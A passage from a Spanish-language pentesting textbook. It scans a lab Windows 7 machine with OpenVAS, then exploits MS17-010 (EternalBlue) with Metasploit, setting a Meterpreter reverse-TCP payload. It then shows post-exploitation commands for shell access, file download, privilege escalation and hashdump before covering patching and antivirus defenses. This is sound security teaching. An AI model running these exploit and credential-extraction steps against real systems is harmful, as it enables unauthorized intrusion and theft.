Una vez cambiada la nueva contraseña openvas estará instalado y se puede empezar a trabajar para escanear las vulnerabilidades, la Figura 84 muestra la pantalla principal de esta herramienta.




Figura 84. Página principal para el escaneo de vulnerabilidades en OpenVAS.

Fuente: elaboración propia.

Para realizar un escaneo se debe ir a la opción “**scan**” la cual ofrece varias opciones desde un escaneo manual a la utilización de un “wizard o asistente de configuración”, por ejemplo, si se desea utilizar el asistente a un determinado equipo se debe indicar la dirección IP del equipo a verificar, en el caso de las direcciones de red estas fueron detectadas en el punto anterior con el comando “**nmap**”, en el cual se pudo escanear la red para identificar y enumerar los objetivos, la Figura 85 muestra el asistente para el escaneo en esta herramienta.

Figura 85. Creación de un escaneo de un equipo utilizando el Wizard en OpenVAS.

Fuente: elaboración propia.

Una vez creado el escaneo se le indica a la herramienta que inicie inmediatamente, se crea la tarea y esta empieza su ejecución, se le puede indicar que el sistema refresque automáticamente cada cierto período de tiempo, indica cuantos procesos hay solicitados, cuántos están completados, etc. En el caso del proceso creado este se puede refrescar manualmente y una vez que se completa la tarea muestra los resultados, en este caso se tiene una única exploración correspondiente a la tarea que se ha creado denominado Win7 como muestra la Figura 86.




Figura 86. Detalle del escaneo en OpenVAS.

Fuente: elaboración propia.

Una vez terminada de escanear la tarea, muestra los resultados en detalle como verifica en la Figura 87.





Figura 87. Incidencias detectadas del escaneo en OpenVAS.

Fuente: elaboración propia.

En la Figura anterior se muestran las tareas en base a la gravedad de las incidencias detectadas y se muestra una tarea completada, si se va a los resultados se muestran ordenados por orden de severidad, las vulnerabilidades detectadas en primer lugar las más altas a las más bajas, indicando en cada caso la forma de remediación de la vulnerabilidad detectada, en este caso se tiene una regla de mitigación y también una actualización del proveedor del Software. Existen otros métodos, pero depende de las vulnerabilidades que se detecten, la Figura 88 muestra un ejemplo de las vulnerabilidades encontradas en OpenVAS.



Report: Results (9 of 31)

ID: e7795571-12d7-4f88-aac8-776a51d724fd
 Modified: Tue Jan 19 10:43:05 2018
 Created: Tue Jan 19 10:01:34 2018
 Owner: admin

Vulnerability	Severity	QoD	Host	Location	Actions
Check for Discard Service	10.0 (High)	80%	192.168.173.51 (Windows7_x64)	9/tcp	[Icons]
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.173.51 (Windows7_x64)	445/tcp	[Icons]
SMB Brute Force Logins With Default Credentials	9.0 (High)	99%	192.168.173.51 (Windows7_x64)	445/tcp	[Icons]
Check for echo Service (TCP)	9.0 (High)	80%	192.168.173.51 (Windows7_x64)	7/tcp	[Icons]
DCE/RPC and MSRPC Services Enumeration Reporting	9.0 (High)	80%	192.168.173.51 (Windows7_x64)	135/tcp	[Icons]
Check for Quote of the day Service (TCP)	9.0 (High)	80%	192.168.173.51 (Windows7_x64)	17/tcp	[Icons]
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.173.51 (Windows7_x64)	3389/tcp	[Icons]
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80%	192.168.173.51 (Windows7_x64)	3389/tcp	[Icons]
TCP timestamps	2.4 (Low)	80%	192.168.173.51 (Windows7_x64)	general/tcp	[Icons]

(Applied filter autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort_reverse=severity level=min qod=70)

Figura 88. Vulnerabilidades encontradas en OpenVAS.

Fuente: elaboración propia.

Por ejemplo, si se selecciona la vulnerabilidad encontrada **“Microsoft Windows SMB Server Múltiple”**, indica en el resumen que este equipo necesita una actualización crítica de seguridad de acuerdo al boletín MS17010, este boletín se lo puede buscar en la página del fabricante en este caso en el sitio web de Microsoft, aquí se encontrará la información del boletín del propio fabricante con todos los datos incluido el CVE correspondiente a la vulnerabilidad. En este caso la vulnerabilidad encontrada indica que el nivel de impacto es relativo al sistema, la solución del problema viene por una actualización del propio fabricante, los sistemas afectados van desde Windows 10 hasta Windows Server 2008 y se puede ver más información y enlaces de interés de esta vulnerabilidad.

En conclusión, esta herramienta permite escanear equipos o servidores para detectar vulnerabilidades conocidas, que es para lo que sirven los escáneres predeterminados como OpenVAS y se pueden trabajar en solucionar esas vulnerabilidades de una manera automática.

6.3. Explotación de vulnerabilidades

Tras un análisis de potenciales vulnerabilidades sea de forma manual o automatizada con herramientas como OpenVAS, un Pentester puede tomar la determinación de comprobar que dichas vulnerabilidades son realmente explotables y por lo tanto suponen un riesgo real ante una amenaza, el hecho de verificar empíricamente una vulnerabilidad es especialmente importante cuando se emplean sistemas automatizados de detección, ya que se puede obtener falsos positivos que distraiga la atención, por ejemplo en la herramienta OpenVAS se pueden obtener una serie de resultados y uno de esos es una columna de calidad de detección (QoD), es decir que incluso aunque se detecte una vulnerabilidad pueda que la detección no sea del todo correcta como muestra la Figura 89.

Vulnerability	Severity	QoD
Check for Discard Service	10.0 (High)	80%
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%
SMB Brute Force Logins With Default Credentials	9.0 (High)	99%
Check for echo Service (TCP)	5.0 (Medium)	80%
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%
Check for Quote of the day Service (TCP)	5.0 (Medium)	80%
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80%
TCP timestamps	2.5 (Low)	80%
Services	0.0 (Log)	80%

Figura 89. Columna de calidad de detección en OpenVAS.

Fuente: elaboración propia.

Por lo tanto, según la Figura anterior si se desea realizar una prueba de explotación con una de las vulnerabilidades que openvas ha detectado, se debe dar un clic en el escaneo correspondiente detectado en este caso al boletín MS17-010 de Microsoft, se trata de una vulnerabilidad asociada al boletín que se ha indicado y para ponerla a prueba se va a recurrir a la versión gratuita de Metasploit de rapid7 que viene instalada por defecto en Kali Linux. Si se desea descargar esta herramienta se puede ir a la página de <https://www.rapid7.com/products/metasploit>, en esta web se puede descargar la aplicación, aunque pedirá unos datos de contacto como muestra la Figura 90.



Metasploitable - Virtual Machine to Test Metasploit

Download Metasploitable, the intentionally vulnerable target machine for evaluating Metasploit

Taking your first steps with Metasploit can be difficult – especially if you don't want to conduct your first penetration test on your production network. Metasploitable is virtual machine based on Linux that contains several intentional vulnerabilities for you to exploit. Metasploitable is essentially a penetration testing lab in a box, available as a VMware virtual machine (VMX). (The Metasploitable login is "msfadmin"; the password is also "msfadmin")

Metasploitable is created by the Rapid7 Metasploit team. By downloading Metasploitable

Download Now

Fill out the form to download Metasploitable

First Name

Last Name

Job Title

Job Level

Company

Work Phone

Work Email

Country

Figura 90. Descarga de la herramienta de análisis Metasploit.

Fuente: elaboración propia.

En el caso de Kali Linux como ya viene instalada se puede ejecutar en el terminal de consola el siguiente comando “msfconsole”. Una vez que arranca el sistema lo primero que se ve es un panel de bienvenida y la lista de exploits, auxiliares, post, cargas que se pueden añadir a un ataque, codificadores para utilizar en las experimentaciones, la Figura 91 muestra la página principal de la consola de Metasploit.

```

root@kali:~# msfconsole

[#####] $a, [#####]
[#####] $S`?a, [#####]
[#####] `?a, [#####]
[#####] ,a$% [#####]
[#####] ,a$% [#####]
[#####] %P` [#####]
[#####] `a, [#####]
[#####] `a,$$ [#####]
[#####] `a,$$ [#####]
[#####] `a,$$ [#####]
[#####] `a,$$ [#####]
[#####] `a,$$ [#####]

      =[ metasploit v4.16.61-dev ]
+ -- --[ 1773 exploits - 1011 auxiliary - 307 post ]
+ -- --[ 538 payloads - 41 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

Figura 91. Consola principal de la herramienta de análisis Metasploit.
Fuente: elaboración propia.

En este caso se va a empezar a buscar la vulnerabilidad indicada por el identificador del boletín publicado por Microsoft, para esto se escribe el siguiente comando “**search MS17-010**” el cual informa que no tiene un índice rápido, lo que implica que la búsqueda puede tardar un poco vemos. Terminada la búsqueda la herramienta encontró una solución o dos “**exploits**” como muestra la Figura 92.

```

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	MS17-010 Eternal Romance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/smb_ms17_010		normal	MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	MS17-010 Eternal Blue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	MS17-010 Eternal Romance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

```

msf >

```

Figura 92. Exploits de vulnerabilidades encontrados en Metasploit.
Fuente: elaboración propia.

Si se desea utilizar un exploit de los mostrados por la herramienta se debe ubicar el siguiente comando “**use exploit/windows/smb/ms17_010_eternalblue**”, en este caso este exploit puede mostrar varias opciones las que pueden ser mostradas con el comando “**show options**”, la Figura 93 muestra el resultado que se visualiza por pantalla al escribir el comando anterior.

```

RPORT      445      yes      The target port (TCP)
SMBDomain  .            no      (Optional) The Windows domain to use
for authentication
SMBPass                no      (Optional) The password for the speci
fied username
SMBUser                no      (Optional) The username to authentica
te as
VerifyArch      true      yes      Check if remote architecture matches
exploit Target.
VerifyTarget     true      yes      Check if remote OS matches exploit Ta
rget.

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

```

Figura 93. Opciones del Exploits encontrado en Metasploit.

Fuente: elaboración propia.

En este caso las opciones de este exploit indican cuales son requeridas y cuáles no, en este caso entre esos parámetros se encuentra RHOST con este parámetro y la dirección IP del host remotos, se puede realizar un escaneo de la siguiente manera **“RHOST 192.168.173.51”**, ahora se tiene que establecer un código que se ejecutará en el equipo remoto si el exploit tiene éxito, se puede usar meterpreter que es un payload propio de Metasploit. En este caso lo va se va a realizar es indicarle a la aplicación es que tiene que comunicarse con el sistema de ataque Kali Linux mediante una sesión TCP, la Figura 94 muestra los detalles de este comando utilizando el exploit.

```

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.173.51
RHOST => 192.168.173.51
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp

```

Figura 94. Creación de un exploit mediante un payload en Metasploit.

Fuente: elaboración propia.

El parámetro **“reverse_tcp”** implica que va a ser una conexión realizada por el equipo atacado a la máquina Linux, una vez realizado todo el proceso se procede a ejecutar **“run”**, aquí se pone en proceso la ejecución, se conecta al objetivo, establece el contacto para la conexión, selecciona el protocolo y empieza con la carga y con esto se conseguirá acceso. La Figura 95 muestra el resultado del acceso aplicando el exploit.

```
[+] 192.168.173.51:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.173.51:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.173.51:445 - Sending all but last fragment of exploit packet
[*] 192.168.173.51:445 - Starting non-paged pool grooming
[+] 192.168.173.51:445 - Sending SMBv2 buffers
[+] 192.168.173.51:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 192.168.173.51:445 - Sending final SMBv2 buffers.
[*] 192.168.173.51:445 - Sending last fragment of exploit packet!
[*] 192.168.173.51:445 - Receiving response from exploit packet
[+] 192.168.173.51:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.173.51:445 - Sending egg to corrupted connection.
[*] 192.168.173.51:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.173.51
[*] Meterpreter session 1 opened (192.168.173.55:4444 -> 192.168.173.51:49232) at 2018-
06-19 13:54:52 +0200
[+] 192.168.173.51:445 - ==-==-==-
[+] 192.168.173.51:445 - ==-==-==-WIN==-
[+] 192.168.173.51:445 - ==-==-==-
```

meterpreter >

Figura 95. Resultado del exploit mediante meterpreter en Metasploit.

Fuente: elaboración propia.

El resultado indica que es una vulnerabilidad bastante grave, si se analiza la Figura anterior el prompt del sistema ha cambiado a meterpreter, para verificar que este ataque ha tenido éxito se va a ejecutar primero en meterpreter la ayuda para ver las distintas opciones que se tiene y específicamente se tiene que centrar en un detalle “getpid”, el cual es el identificador de proceso del meterpreter, del programa que se está ejecutando en la máquina del objetivo en este caso 1156, la Figura 96 muestra el detalle del proceso atacado.

```
meterpreter > getpid
Current pid: 1156
meterpreter >
```

Figura 96. Verificación del identificador del proceso atacado en Metasploit.

Fuente: elaboración propia.

Si se desea verificar en el equipo al cual se lanzó el ataque, en este caso un equipo de Windows 7 solo se tiene que ir al administrador de tareas y se busca el proceso con el “PID 1156” y se confirma que el archivo coincide con la información dada el parámetro show options del exploit en este caso el archivo “spoolsv.exe” como se muestra en la Figura 97.

Image Name	PID	User Name	CPU	Memory (Priv...)	Description
vmacthlp.exe	700	SYSTEM	00	1,264 K	VMware Activation Helper
svchost.exe	744	NETWORK ...	00	3,268 K	Host Process for Windows Services
svchost.exe	808	LOCAL SER...	00	10,152 K	Host Process for Windows Services
svchost.exe	872	SYSTEM	00	5,136 K	Host Process for Windows Services
svchost.exe	920	NETWORK ...	00	7,032 K	Host Process for Windows Services
svchost.exe	924	SYSTEM	00	16,272 K	Host Process for Windows Services
taskmgr.exe	956	Admin	00	2,284 K	Windows Task Manager
SearchIndexer.exe	1112	SYSTEM	00	6,120 K	Microsoft Windows Search Indexer
spoolsv.exe	1156	SYSTEM	00	9,576 K	Spooler SubSystem App
svchost.exe	1192	LOCAL SER...	00	6,156 K	Host Process for Windows Services
svchost.exe	1268	SYSTEM	00	3,996 K	Host Process for Windows Services

Figura 97. Verificación del archivo en el ataque de Metasploit.

Fuente: elaboración propia.

Si se verifica el exploit con la opción “**show options**” se puede constatar el nombre del proceso al cual se le iba a lanzar el ataque llamado spoolsv.exe, como muestra la Figura 98.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
GroomAllocations	12	yes	Initial number of times to groom the kernel pool.
GroomDelta	5	yes	The amount to increase the groom count by per try.
MaxExploitAttempts	3	yes	The number of times to retry the exploit.
ProcessName	spoolsv.exe	yes	Process to inject payload into.
RHOST	192.168.173.51	yes	The target address
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VerifyArch	true	yes	Check if remote architecture matches

Figura 98. Archivo para el ataque de Metasploit verificado por show options.

Fuente: elaboración propia.

En conclusión, se verifica que la infección se ha realizado con éxito, si esto en vez de hacerlo con otro equipo a manera de prueba, hubiera sido otra máquina infectada, por ejemplo con un ransomware, lo que implicaría que se hubiera perdido el acceso a todos los ficheros de la misma, de esta forma es como se verifica que una vulnerabilidad detectada por un sistema de detección automática como por ejemplo, OpenVAS es real y puede afectar a los sistemas, en esto consiste la fase de verificación de vulnerabilidades.

6.4. Post explotación y Remediación

Una vez que se verifica que una máquina es vulnerable a un exploit determinado, es decir que se puede aprovechar una vulnerabilidad detectada en la misma, se podría

probar el camino a seguir una vez explotada esa vulnerabilidad, en este caso se ha explotado la vulnerabilidad relativa al boletín MS17-010 de Microsoft que afecta al protocolo SMB versión 1, se ha atacado desde Metasploit y se ha generado un agente en la máquina objetivo de tipo meterpreter, se verificó la ayuda del mismo y se ha comprobado el proceso identificador con el número de identificación de proceso, del proceso meterpreter que se ejecutó en esa máquina. Una vez infectada el equipo destino se puede ejecutar la “**shell**” en el sistema remoto y aparecerá el directorio raíz del Windows como muestra la Figura 99.

```
meterpreter > shell
Process 424 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figura 99. Acceso al directorio raíz de Windows mediante el exploit.

Fuente: elaboración propia.

En el sistema remoto se puede visualizar los directorios con el comando “**dir**” y muestra todo el contenido de la carpeta y una vez que se ha ingresado en el directorio raíz se puede ir al directorio del usuario y verificar todo el contenido de esa carpeta como muestra la Figura 100.

```
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is B24A-D1B6

Directory of C:\Users

06/12/2018  11:07 AM  <DIR>          .
06/12/2018  11:07 AM  <DIR>          ..
06/12/2018  10:30 AM  <DIR>          Admin
06/01/2018  03:59 PM  <DIR>          DefaultAppPool
11/21/2010  09:16 AM  <DIR>          Public
               0 File(s)                0 bytes
               5 Dir(s)  26,372,300,800 bytes free

C:\Users>
```

Figura 100. Uso de los comandos del shell del equipo atacado.

Fuente: elaboración propia.

Se pueden agregar otros comandos en la shell del equipo atacado como por ejemplo el comando Download para descargar un determinado archivo en la maquina objetivo, la Figura 101 muestra un ejemplo del uso de este comando.

```
meterpreter > download c:/Users/Admin/Desktop/texto.txt
[*] Downloading: c:/Users/Admin/Desktop/texto.txt -> texto.txt
[*] Downloaded 28.00 B of 28.00 B (100.0%): c:/Users/Admin/Desktop/texto.txt -> texto.txt
[*] download : c:/Users/Admin/Desktop/texto.txt -> texto.txt
meterpreter >
```

Figura 101. Uso del comando Download para descargar archivos.

Fuente: elaboración propia.

Otras de las cosas que se puede hacer es sacar un pantallazo o “**print screen**” mediante el comando “screenshot” en meterpreter. Como se analizó el exploit es totalmente funcional y permite violar varias protecciones de seguridad sistema, se está accediendo a archivos, se puede modificarlos, es decir se ha violado la confidencialidad y la integridad, incluso se podría ejecutar comandos que fueren al reinicio o al apagado del sistema, se podría aumentar los privilegios con “**getsystem**”, incluso se podría extraer las contraseñas del sistema con el comando “**hashdump**”.

Ahora verificado las vulnerabilidades el objetivo es remediar y solucionar el problema, si se va a la parte del análisis que se hizo en OpenVAS en la parte de la vulnerabilidad del sistema, se verifica que la remediación a la solución es actualizar el sistema, como muestra la Figura 102.

Vulnerability	Severity	QoD	Host	Location	Actions
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.173.51	445/tcp	
Summary This host is missing a critical security update according to Microsoft Bulletin MS17-010.					
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.					
Impact Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server. Impact Level: System					
Solution Solution type: ☒ VendorFix					
Run Windows update and update the listed hotfixes or download and update mentioned hotfixes in the advisory from the below link, https://technet.microsoft.com/library/security/MS17-010					
Affected Software/OS Microsoft Windows 10 x32/x64 Edition Microsoft Windows Server 2012 Edition Microsoft Windows Server 2016 Microsoft Windows 8.1 x32/x64 Edition Microsoft Windows Server 2012 R2 Edition Microsoft Windows 7 x32/x64 Edition Service Pack 1 Microsoft Windows Vista x32/x64 Edition Service Pack 2 Microsoft Windows Server 2008 R2 x64 Edition Service Pack 1 Microsoft Windows Server 2008 x32/x64 Edition Service Pack 2					

Figura 102. Solución para remediar vulnerabilidad en OpenVAS.

Fuente: elaboración propia.

En este caso para remediar esta situación lo que se tiene que hacer es buscar el boletín oficial de Microsoft en la página web del fabricante , en este caso el MS17-010 y se busca la información relativa al sistema operativo, en este caso un Windows 7 de 64 bits y se obtiene la siguiente información de la solución, se la copia y hay que dirigirse al catálogo de actualizaciones de Microsoft, se busca por ese número y se obtienen las actualizaciones que se pueden aplicar, en este caso, se tienen actualizaciones de calidad referente a la seguridad de marzo del 2017. La Figura 103 muestra el catálogo para la descarga de los parches de seguridad de Microsoft.




Figura 103. Descarga de parches de seguridad para remediar vulnerabilidades.

Fuente: elaboración propia.

Las actualizaciones de seguridad, la fecha y los megas pueden ser descargados a través de un instalador, sólo se tendría que instalar esta actualización y si fuese necesario volver a hacer un escáner de esta única vulnerabilidad para este sistema y comprobar que sea corregido o volver a intentar lanzar el exploit y si se tiene éxito significa que no se ha podido parchear o solucionar el problema, si se quiere instalar la actualización se abriría un asistente de instalación y el problema quedaría solucionado como muestra la Figura 104.




Figura 104. Instalación de parches de seguridad para remediar vulnerabilidades.

Fuente: elaboración propia.

Este es el proceso a realizar con los análisis de pentesting, se detectan vulnerabilidades, se analizan y se comprueban cuáles se pueden explotar y después se aplican los parches necesarios, las remediaciones y las mitigaciones.

CAPÍTULO VII: LA DEFENSA EN PROFUNDIDAD EN SEGURIDAD INFORMÁTICA

Este capítulo tiene como objetivo de conocer los procedimientos de seguridad referente a estaciones de trabajo desde la perspectiva del pentesting y dar las posibles soluciones de los problemas que se detecten al poner a prueba la seguridad de los equipos en la organización, también mostrará la evaluación de las bases de la seguridad de los sistemas y como aprovecharlos para que no puedan afectar a la infraestructura y negocio, también se analiza un punto importante que es la concientización de los usuarios y los riesgos que estos pueden causar a la organización, además de las forma de escribir de forma correcta las contraseñas para minimizar los riesgos de ataques de cibercriminales y evitar el robo de información.

7.1. Tecnología defensiva en seguridad informática

Cuando se habla de tecnología defensiva en el ámbito de la informática, lo primero que se suele venir a la cabeza son los antivirus, pero hay mucha más tecnología que puede complementar la seguridad de lo organización. Lo primero que se debe tener en cuenta es que la responsabilidad de la gestión de la parte tecnológica de la defensa de la infraestructura, ha de recaer sobre el departamento de IT o del centro de operaciones de seguridad, es posible y cada vez más habitual que existan departamentos de seguridad específicos en muchas organizaciones y parte de su labor va a ser coordinado con el trabajo del Departamento de IT, por lo que hay que tener precaución en la gestión administrativa de esta situación.

Cómo se ha analizado en muchas ocasiones, la defensa debe establecerse en profundidad, es decir que se deben aplicar capas de defensa como se muestra en la Figura 105.




Figura 105. Capas de defensa en profundidad.

Fuente: elaboración propia.

Según Rodríguez (2018), indica que cada capa afecta a ciertos recursos y se ocupa de anular o mitigar los riesgos inherentes a dichos recursos, al hablar de soluciones técnicas se está hablando de implementar barreras y de evitar la explotación de

vulnerabilidades. Se puede recorrer esas etapas de seguridad de dentro hacia fuera y ver que soluciones técnicas de seguridad se pueden implementar como se detalla a continuación.

7.1.1. Mantenimiento

En primer lugar, se tiene el propio mantenimiento de los equipos y la aplicación de parches de seguridad, no parece una medida demasiado especial, pero se debe tener en cuenta que si se hace que una vulnerabilidad deje de estar presente en los equipos no se necesitarán poner una capa exterior que impida su explotación.

7.1.2. Antivirus

El siguiente paso sería la instalación de sistemas de antivirus en los servidores y estaciones de trabajo, existen de todo tipo y calidad, unos consumen más y menos recursos, pero hay que contar siempre con ellos y mantenerlos actualizados. Existen los que sólo se basan en firmas, los que emplean sistemas heurísticos, algunos recurren a plataformas online para remitir archivos sospechosos y también hay que hacen sandboxing.

Los antivirus esencialmente son programas que se basan en la detección de malware en la fase de pre- ejecución, es decir que analizan archivos y programas antes de que se ejecuten para prevenir que puedan hacer algo malo. Cada vez está consiguiendo mayor relevancia Windows Defender integrado por la empresa Microsoft en su sistema operativo, no es el más avanzado de los sistemas, pero es bastante eficiente en detección de firmas de malware y además ha mejorado mucho su rendimiento respecto a las primeras versiones, la Figura 106 muestra la pantalla principal de este antivirus.




Figura 106. Antivirus Windows Defender.

Fuente: elaboración propia.

